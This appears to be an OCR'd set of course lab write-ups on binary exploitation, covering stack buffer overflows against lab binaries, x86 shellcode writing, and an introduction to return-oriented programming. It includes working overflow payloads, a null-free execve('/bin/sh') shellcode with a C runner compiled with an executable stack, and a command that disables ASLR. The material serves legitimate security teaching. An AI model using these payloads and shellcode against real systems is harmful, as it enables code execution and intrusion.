lea     esp, [ebp-8]                    ; Load Effective Address ⑩
pop     ecx
pop     ebx
pop     ebp
lea     esp, [ecx-4]                    ; Load Effective Address
retn ⑪
```

① compares the value at [ebp+var_C] to 0xFACECAFE

② jumps to loc_124A if the values are not equal

③ subtracts 0xC from esp, this will allocate 12 bytes on the stack

④ loads the address of the string "Correct!" into eax

⑤ pushes eax onto the stack, this will be the argument to puts()

⑥ calls puts("Correct!")

⑦ adds 0x10 to esp, this will deallocate 16 bytes from the stack

⑧ label loc_124A, this is where the program will jump to if the values at [ebp+var_C] and 0xFACECAFE are not equal

⑨ moves 0 into eax, this will be the return value of main()

⑩ loads the address of [ebp-8] into esp

⑪ return from main(), exits the program
Here the program checks if the value at [ebp+var_C] is equal to 0xFACECAFE. If they are not equal, the program will jump to exit. If they are equal, the program will print out 'Correct!' then exit.

Since dest is 24 bytes long, we need to pass a string of length 24 to the program. Then we need to pass 0xFACECAFE as the next 4 bytes. This will overwrite the value at [ebp+var_C] with 0xFACECAFE. This will cause the program to print 'Correct!' to screen. Since 0xFACECAFE is in hex, we need to escape the unprintable characters in our string. We can do this using the following python script:

```
#!/usr/bin/python2
import sys
sys.stdout.write("A"*24 + "\xFE\xCA\xCE\xFA") # We use sys.stdout.write instead of
print here to avoid printing the newline character at the end.
```

We can pass the output of the above python script as an argument to the program like so:

```
rev@ubuntu:~/471/Lab7$ chmod +x lab7-1.py # Make the script executable, this only
needs to be done once
rev@ubuntu:~/471/Lab7$ ./lab7-1 $(python2 lab7-1.py) # Pass the output of the script
as an argument to the program
Correct!
```


Part 2: lab7-2

1. Download the binary lab7-2 Download lab7-2and copy it to your virtual machine.
2. Using IDA and/or gdb-peda, reverse engineer the binary to determine the argument that causes the 'correct' statement to be printed to screen.
3. [lab7-2.py] Write a script or source file that when run, prints the argument to standard out so that it can be passed as input to lab7-2.

1. Open the lab7-2 in IDA, we will use the default setting to load the file.

```
.text:0809019B                          ; =============== S U B R O U T I N E =======================================
.text:0809019B
.text:0809019B                          ; Attributes: bp-based frame fuzzy-sp
.text:0809019B
.text:0809019B                          ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:0809019B                          public main
.text:0809019B                          main proc near                          ; DATA XREF: .got:main_ptr↓o
.text:0809019B
.text:0809019B                          var_4= dword ptr -4
.text:0809019B                          argc= dword ptr  8
.text:0809019B                          argv= dword ptr  0Ch
.text:0809019B                          envp= dword ptr  10h
.text:0809019B
.text:0809019B                          ; __unwind {
.text:0809019B F3 0F 1E FB              endbr32
.text:0809019F 8D 4C 24 04              lea     ecx, [esp+4]
.text:080901A3 83 E4 F0                 and     esp, 0FFFFFFF0h
.text:080901A6 FF 71 FC                 push    dword ptr [ecx-4]
.text:080901A9 55                       push    ebp
.text:080901AA 89 E5                    mov     ebp, esp
.text:080901AC 51                       push    ecx
.text:080901AD 83 EC 04                 sub     esp, 4
.text:080901B0 E8 28 00 00 00           call    __x86_get_pc_thunk_ax
.text:080901B0
.text:080901B5 05 1F 2E 00 00           add     eax, (offset _GLOBAL_OFFSET_TABLE_ - $)
.text:080901BA 89 C8                    mov     eax, ecx
.text:080901BC 8B 40 04                 mov     eax, [eax+4]
.text:080901BF 83 C0 04                 add     eax, 4
.text:080901C2 8B 00                    mov     eax, ds:(_GLOBAL_OFFSET_TABLE_ - 8092FD4h)[eax]
.text:080901C4 83 EC 0C                 sub     esp, 0Ch
.text:080901C7 50                       push    eax                             ; src
.text:080901C8 E8 9F FF FF FF           call    unsafe
.text:080901C8
.text:080901CD 83 C4 10                 add     esp, 10h
.text:080901D0 B8 00 00 00 00           mov     eax, 0
.text:080901D5 8B 4D FC                 mov     ecx, [ebp+var_4]
.text:080901D8 C9                       leave
.text:080901D9 8D 61 FC                 lea     esp, [ecx-4]
.text:080901DC C3                       retn
.text:080901DC                          ; } // starts at 809019B
.text:080901DC
.text:080901DC                          main endp
.text:080901DC
.text:080901DD
.text:080901DD                          ; =============== S U B R O U T I N E =======================================
.text:080901DD
```

2. look at the main function. We can see that the program calls the function unsafe() and passes argv[1] as an argument.




3. click on unsafe to take a look at the assembly code for the function named unsafe.

```
.text:0809016C ; =============== S U B R O U T I N E =======================================
.text:0809016C
.text:0809016C ; Attributes: bp-based frame
.text:0809016C
.text:0809016C                 public unsafe
.text:0809016C unsafe          proc near               ; CODE XREF: main+2D↓p
.text:0809016C
.text:0809016C var_12          = byte ptr -12h
.text:0809016C var_4           = dword ptr -4
.text:0809016C arg_0           = dword ptr  8
.text:0809016C
.text:0809016C ; __unwind {
.text:0809016C                 endbr32
.text:08090170                 push    ebp
.text:08090171                 mov     ebp, esp
.text:08090173                 push    ebx
.text:08090174                 sub     esp, 14h
.text:08090177                 call    __x86_get_pc_thunk_ax
.text:0809017C                 add     eax, (offset _GLOBAL_OFFSET_TABLE_ - $)
.text:08090181                 sub     esp, 8
.text:08090184                 push    [ebp+arg_0]
.text:08090187                 lea     edx, [ebp+var_12]
.text:0809018A                 push    edx
.text:0809018B                 mov     ebx, eax
.text:0809018D                 call    _strcpy
.text:08090192                 add     esp, 10h
.text:08090195                 nop
.text:08090196                 mov     ebx, [ebp+var_4]
.text:08090199                 leave
.text:0809019A                 retn
.text:0809019A ; } // starts at 809016C
.text:0809019A unsafe          endp
.text:0809019A
.text:0809019B
.text:0809019B ; =============== S U B R O U T I N E =======================================
.text:0809019B
```

4. Looking at the assembly code for unsafe, we can see that the function copies the argument located at arg_0 to var_12. Then it returns from the function. This means that if we can overwrite the return address of unsafe, we can alter the execution path of the program.

5. Now the question is where to overwrite the return address. We can see that var_12 is located at ebp-12h. And the return address is located at ebp+4. This means that if we pass a string of length 0x12+0d4=0d22, the entire string will fill the buffer. Then the next 4 bytes will be copied to the location immediately after the buffer. This is where the return address is stored.



6. We can overwrite the return address with the address of the sneaky() function. This will cause the program to jump to the sneaky() function instead of returning from unsafe() to main(). This will cause the 'Correct!' statement to be printed to screen.

```
.text:0809013D
.text:0809013D                          ; =============== S U B R O U T I N E =======================================
.text:0809013D
.text:0809013D                          ; Attributes: bp-based frame
.text:0809013D
.text:0809013D                          public sneaky
.text:0809013D                          sneaky proc near
.text:0809013D
.text:0809013D                          var_4= dword ptr -4
.text:0809013D
.text:0809013D                          ; __unwind {
.text:0809013D F3 0F 1E FB              endbr32
.text:08090141 55                       push    ebp
.text:08090142 89 E5                    mov     ebp, esp
.text:08090144 53                       push    ebx
.text:08090145 83 EC 04                 sub     esp, 4
.text:08090148 E8 90 00 00 00           call    __x86_get_pc_thunk_ax
.text:08090148
.text:0809014D 05 87 2E 00 00           add     eax, (offset _GLOBAL_OFFSET_TABLE_ - $)
.text:08090152 83 EC 0C                 sub     esp, 0Ch
.text:08090155 8D 90 34 E0 FF FF        lea     edx, (aCorrect - 8092FD4h)[eax] ; "Correct!"
.text:0809015B 52                       push    edx                             ; s
.text:0809015C 89 C3                    mov     ebx, eax
.text:0809015E E8 2D 0F F7 F7           call    _puts
.text:0809015E
.text:08090163 83 C4 10                 add     esp, 10h
.text:08090166 90                       nop
.text:08090167 8B 5D FC                 mov     ebx, [ebp+var_4]
.text:0809016A C9                       leave
.text:0809016B C3                       retn
.text:0809016B                          ; } // starts at 809013D
.text:0809016B
.text:0809016B                          sneaky endp
.text:0809016B
.text:0809016C
.text:0809016C                          ; =============== S U B R O U T I N E =======================================
.text:0809016C
```

7. However, since the is PIE enabled, we don't know the address of sneaky() at compile time. We can use gdb-peda to find the address of sneaky() at runtime.

```
rev@ubuntu:~/471/Lab7$ gdb ./lab7-2
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 147 pwndbg commands and 46 shell commands. Type pwndbg [--shell | --all] [filter] for a list.
pwndbg: created $rebase, $ida GDB functions (can be used with print/break)
Reading symbols from ./lab7-2...
(No debugging symbols found in ./lab7-2)
------- tip of the day (disable with set show-tips off) -------
Disable Pwndbg context information display with set context-sections ''
pwndbg> p sneaky
$1 = {<text variable, no debug info>} 0x809013d <sneaky>
pwndbg> set context-sections ''
Sections set to be empty. FYI valid values are: regs, disasm, args, code, stack, backtrace, expressions, ghidra, threads
Set which context sections are displayed (controls order) to ''.
pwndbg> b main
Breakpoint 1 at 0x809019b
pwndbg> r
Starting program: /home/rev/471/Lab7/lab7-2

Breakpoint 1, 0x5e5e519b in main ()
pwndbg> p sneaky
$2 = {<text variable, no debug info>} 0x5e5e513d <sneaky>
pwndbg>
```

8. we can see that the address of sneaky at runtime is 0x5e5e513d. We can use this address to overwrite the return address of unsafe.

```
rev@ubuntu:~/471/Lab7$ ./lab7-2 $(python2 -c 'print "A"*22 + "\x3d\x51\x5e\x5e"')
Correct!
Segmentation fault (core dumped)
rev@ubuntu:~/471/Lab7$
```

Questions

> For lab7-1, describe how your input alters the execution path of the program.
> For lab7-2, draw a diagram of the stack frame for the 'unsafe' function after the call to strcpy(). Highlight how your input alters the execution path of the program.

Deliverables

> Code files: lab7-1.py, lab7-2.py
> Answers to all lab questions in either PDF, DOC(X) or MD.

Lab 8: Shellcode

Part 0: Virtual Machine Update

Lab 8: Shellcode

```
ADD FOR 23F:  require bash running of exploits 8-1 and 8-2
change extension of .asm so can view in canvas
provide helper .c code and run
```

Objectives

Understand system calls and how to use them in shellcode. Be able to chain multiple system calls together to accomplish a task. Understand how to craft and test shellcode using rasm2 and C. Understand shellcode constraints and ways around these constraints.

Procedure

Setup

You will need to install some of the utilities included in radare2 (namely rasm2). Since we don't need the most 'up-to-date' version of Radare2 we can easily install with apt. Run the command:

```
sudo apt-get install radare2
```

To check that you have the tools required run: rasm2

If everything is setup properly, you should see output like:

```
Usage: rasm2 [-ACdDehLBvw] [-a arch] [-b bits] [-o addr] [-s syntax]
[-f file] [-F fil:ter] [-i skip] [-l len] 'code'|hex|-
```

Helper C Code

```
int main(int argc, char **argv)
{

    char shellcode[] = "";
    int (*func)();
    func = (int (*)()) shellcode;
    (int)(*func)();
}

//rasm2 -a x86 -b 32 -f hello.asm -C
```

```
//gcc -m32 -z execstack example_runner.c -o shellcode
```

Part 1: Hello World!

[lab8-1.asm] Write an assembly listing of shellcode that will write the string "System Calls are Cool!" to the file "/tmp/syscall.txt" using whatever means you deem necessary. (Good system call resource: System Calls Table w/ ArgumentsLinks to an external site. Assemble your shellcode and test it in C to validate it works.

http://faculty.nps.edu/cseagle/assembly/sys_call.html we can reference the system call table from the link above to find the system call for write. We can then use the system call for open to open the file and then write to it. We can then close the file. We can use the system call for exit to exit the program.

Here's a brief steps to accomplish this: . Define the string "System Calls are Cool!" and the file path "/tmp/syscall.txt" in the data section. . Use the open system call to open the file. If the file doesn't exist, create it. . Use the write system call to write the string to the file. . Use the close system call to close the file. . Use the exit system call to terminate the program.

```
; /* int open(const char *pathname, int flags, mode_t mode); */
; /* int write(int fd, const void *buf, size_t count); */
; /* int close(int fd); */
; /* void _exit(int status); */
; /* open("/tmp/syscall.txt", O_WRONLY|O_CREAT, 0x1ff); */
push 0x00 ;/* NULL */
push 0x7478742e ;/* '.txt' */
push 0x6c6c6163 ;/* 'call' */
push 0x7379732f ;/* '/sys' */
push 0x706d742f ;/* '/tmp' */
mov ebx, esp ;/* ebx = '/tmp/syscall.txt' */
xor ecx, ecx ;/* ecx = 0 */
mov cx, 0x441 ;/* ecx = 0x441 */
xor edx, edx ;/* edx = 0 */
mov dx, 0x1ff ;/* edx = 0x1ff */
;/* call open() */
push 5 ;/* SYS_open */
pop eax
int 0x80
;/* push 'System Calls are Cool!\x00' */
push 0x1010101
xor dword ptr [esp], 0x101206d ;/* set [esp] to 'l!\x00\x00' */
push 0x6f6f4320 ;/* ' Coo' */
push 0x65726120 ;/* ' are' */
push 0x736c6c61 ;/* 'alls' */
push 0x43206d65 ;/* 'em C' */
push 0x74737953 ;/* 'Syst' */
;/* write(fd=3, buf='System Calls are Cool!\x00', n=0x16) */
push 3
pop ebx ;/* fd=3 */
```

```
mov ecx, esp ;/* buf='esp' */
push 0x16 ;/* n=0x16 */
pop edx ;/* n=0x16 */
;/* call write() */
push 4 ;/* SYS_write */
pop eax
int 0x80
;/* exit(status=0) */
xor ebx, ebx ;/* ebx = 0 */
;/* call exit() */
push 1 ;/* SYS_exit */
pop eax
int 0x80
```

use rasm2 to assemble the code

```
rasm2 -a x86 -b 32 -f lab8-1.asm -C
```

The output will be the following:

```
% rasm2 -a x86 -b 32 -f lab8-1.asm -C
"\x6a\x00\x68\x2e\x74\x78\x74\x68\x63\x61\x6c\x6c\x68\x2f\x73\x79\x73\x68\x2f\x74" \
"\x6d\x70\x89\xe3\x31\xc9\x66\xb9\x41\x04\x31\xd2\x66\xba\xff\x01\x6a\x05\x58\xcd" \
"\x80\x68\x01\x01\x01\x01\x81\x34\x24\x6d\x20\x01\x01\x68\x20\x43\x6f\x6f\x68\x20" \
"\x61\x72\x65\x68\x61\x6c\x6c\x73\x68\x65\x6d\x20\x43\x68\x53\x79\x73\x74\x6a\x03" \
"\x5b\x89\xe1\x6a\x16\x5a\x6a\x04\x58\xcd\x80\x31\xdb\x6a\x01\x58\xcd\x80"
```

```
int main(int argc, char **argv)
{

    char shellcode[] =
"\x6a\x00\x68\x2e\x74\x78\x74\x68\x63\x61\x6c\x6c\x68\x2f\x73\x79\x73\x68\x2f\x74"
"\x6d\x70\x89\xe3\x31\xc9\x66\xb9\x41\x04\x31\xd2\x66\xba\xff\x01\x6a\x05\x58\xcd"
"\x80\x68\x01\x01\x01\x01\x81\x34\x24\x6d\x20\x01\x01\x68\x20\x43\x6f\x6f\x68\x20"
"\x61\x72\x65\x68\x61\x6c\x6c\x73\x68\x65\x6d\x20\x43\x68\x53\x79\x73\x74\x6a\x03"
"\x5b\x89\xe1\x6a\x16\x5a\x6a\x04\x58\xcd\x80\x31\xdb\x6a\x01\x58\xcd\x80";
    int (*func)();
    func = (int (*)()) shellcode;
    (int)(*func)();
}
```

We can test this shellcode by using the helper C code provided above. We can then run the following commands to compile and run the code.

```
gcc -m32 -z execstack lab8-1.c -o lab8-1
```

```
./lab8-1
```

Running the code will create a file called syscall.txt in the /tmp directory. We can then cat the file to see the output. The output should be "System Calls are Cool!"

```
cat /tmp/syscall.txt
```

Part 2: No Nulls Allowed.

[lab8-2.asm] Write an assembly listing of shellcode that will spawn a shell (/bin/sh). In this shellcode, you are not allowed to use any null bytes. This is a common restriction in shellcode, as null bytes are often used to terminate strings. You will need to find a way around this restriction.

To write this shellcode, you will need to use the execve system call. This system call takes three arguments: a pointer to the path of the program to execute, a pointer to an array of arguments, and a pointer to an array of environment variables. The execve system call will execute the program at the path specified, passing the arguments and environment variables to the program. The program will replace the current process, so the shellcode will not continue executing after the execve system call.

```
; /* int execve(const char *filename, char *const argv[], char *const envp[]); */
; /* execve("/bin/sh", NULL, NULL); */
xor eax, eax   ; EAX = NULL
push eax      ; push NULL to stack
push 0x68732f6e ; "hs/n"
push 0x69622f2f ; "ib//"
mov ebx, esp    ; address of "//bin/sh" to EBX
xor ecx, ecx    ; ECX = NULL
xor edx, edx    ; EDX = NULL
mov al, 0xb     ; execve()
int 0x80
```

To avoid null bytes, we can use the xor instruction to set the registers to 0. We can then push the null bytes to the stack. We can then move the address of "//bin/sh" to EBX. We can then use the execve system call to execute the program at the path specified.

use rasm2 to assemble the code

```
rasm2 -a x86 -b 32 -f lab8-2.asm -C
```

The output will be the following:

```
% rasm2 -a x86 -b 32 -f lab8-2.asm -C
"\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x31\xc9\x31\xd2\xb0" \
```

```
"\x0b\xcd\x80"
```

```
int main(int argc, char **argv)
{

    char shellcode[] =
"\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x31\xc9\x31\xd2\xb0"
    "\x0b\xcd\x80";
    int (*func)();
    func = (int (*)()) shellcode;
    (int)(*func)();
}
```

We can test this shellcode by using the helper C code provided above. We can then run the following commands to compile and run the code.

```
gcc -m32 -z execstack lab8-1.c -o lab8-1
./lab8-1
```

If the shellcode was injected via scanf, whitespace characters (such as 0x09, 0x0a, 0x0b, 0x0c, 0x0d, 0x20) will be interpreted as delimiters. This means that if your shellcode contains whitespace characters, it will be truncated at the first whitespace character.

Questions

For lab8-1.asm, explain what system calls you used and how you chained them together to accomplish your goal. For lab8-2.asm, suppose your shellcode was injected via scanf. What bytes would you have to eliminate from your shellcode to ensure it gets injected properly? Don't actually try to do this, just tell me which bytes are not acceptable.

Deliverables

Code files: lab8-1.asm, lab8-2.asm Answers to all lab questions in either PDF, DOC(X) or MD.

Lab 9: Return-oriented Programming

Objectives

- Understand how to identify vulnerable functions and exploit them with return-oriented programming.
- Be able to identify useful functions and artifacts in a binary for use in return-oriented programming.
- Be comfortable constructing a chain of functions using return-oriented programming to meet a specific task.

Procedure

You must disable address randomization in order for you to complete this lab. You can do this using the following command:

```
sudo bash -c 'echo 0 > /proc/sys/kernel/randomize_va_space'
```

You will have to repeat this command every time you reboot your virtual machine.

Part 1: OS Update

You will need to install pwntools. Please run the following commands:

```
sudo apt install curl
curl https://bootstrap.pypa.io/pip/2.7/get-pip.py --output get-pip.py
sudo python2 get-pip.py
sudo pip2 install pwntools
sudo pip2 install pathlib2
```

Part 2: ROP Chain

Download the binary `lab9` and copy it to your virtual machine. Using ida and gdb-peda, reverse engineer the binary to determine how to properly inject a ROP chain.


What is rop chain?

ROP in this context stands for Return Oriented Programming. ROP is a binary exploitation technique that allows us to use a program's own code to achieve arbitrary code execution (code reuse). By overwriting the return address in the stack, we can make the program jump to a different location in the code. This is useful when we want to execute a function that is not directly called by the program. The ROP chain is a series of addresses that the program will jump to. Each address in the ROP chain is the address of a function or piece of assembly instructions (gadget) in the code.

ROP gadgets

ROP gadgets are small pieces of code that end with a return instruction. They are used to chain together multiple ROP gadgets to form a ROP chain. The return instruction will pop the next address in the ROP chain into the instruction pointer (EIP). The ROP chain is a series of addresses that the program will jump to. Each address in the ROP chain is the address of a function or piece of assembly instructions in the code.

So to complete this lab, we have to first overflow the stack to control the instruction pointer (EIP) and make it point to the first address in our ROP chain. The ROP chain will then be executed and the program will jump to the next address in the ROP chain. This process will repeat until the program reaches the end of the ROP chain.



```
; Attributes: bp-based frame fuzzy-sp

; int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near

argc= dword ptr  8
argv= dword ptr  0Ch
envp= dword ptr  10h

; __unwind {
lea     ecx, [esp+4]
and     esp, 0FFFFFFF0h
push    dword ptr [ecx-4]
push    ebp
mov     ebp, esp
push    ebx
push    ecx
call    __x86_get_pc_thunk_bx
add     ebx, (offset _GLOBAL_OFFSET_TABLE_ - $)
mov     eax, ecx
mov     eax, [eax+4]
add     eax, 4
mov     eax, [eax]
sub     esp, 0Ch
push    eax             ; src
call    unsafe
add     esp, 10h
lea     esp, [ebp-8]
pop     ecx
pop     ebx
pop     ebp
lea     esp, [ecx-4]
retn
; } // starts at 8049211
main endp
```

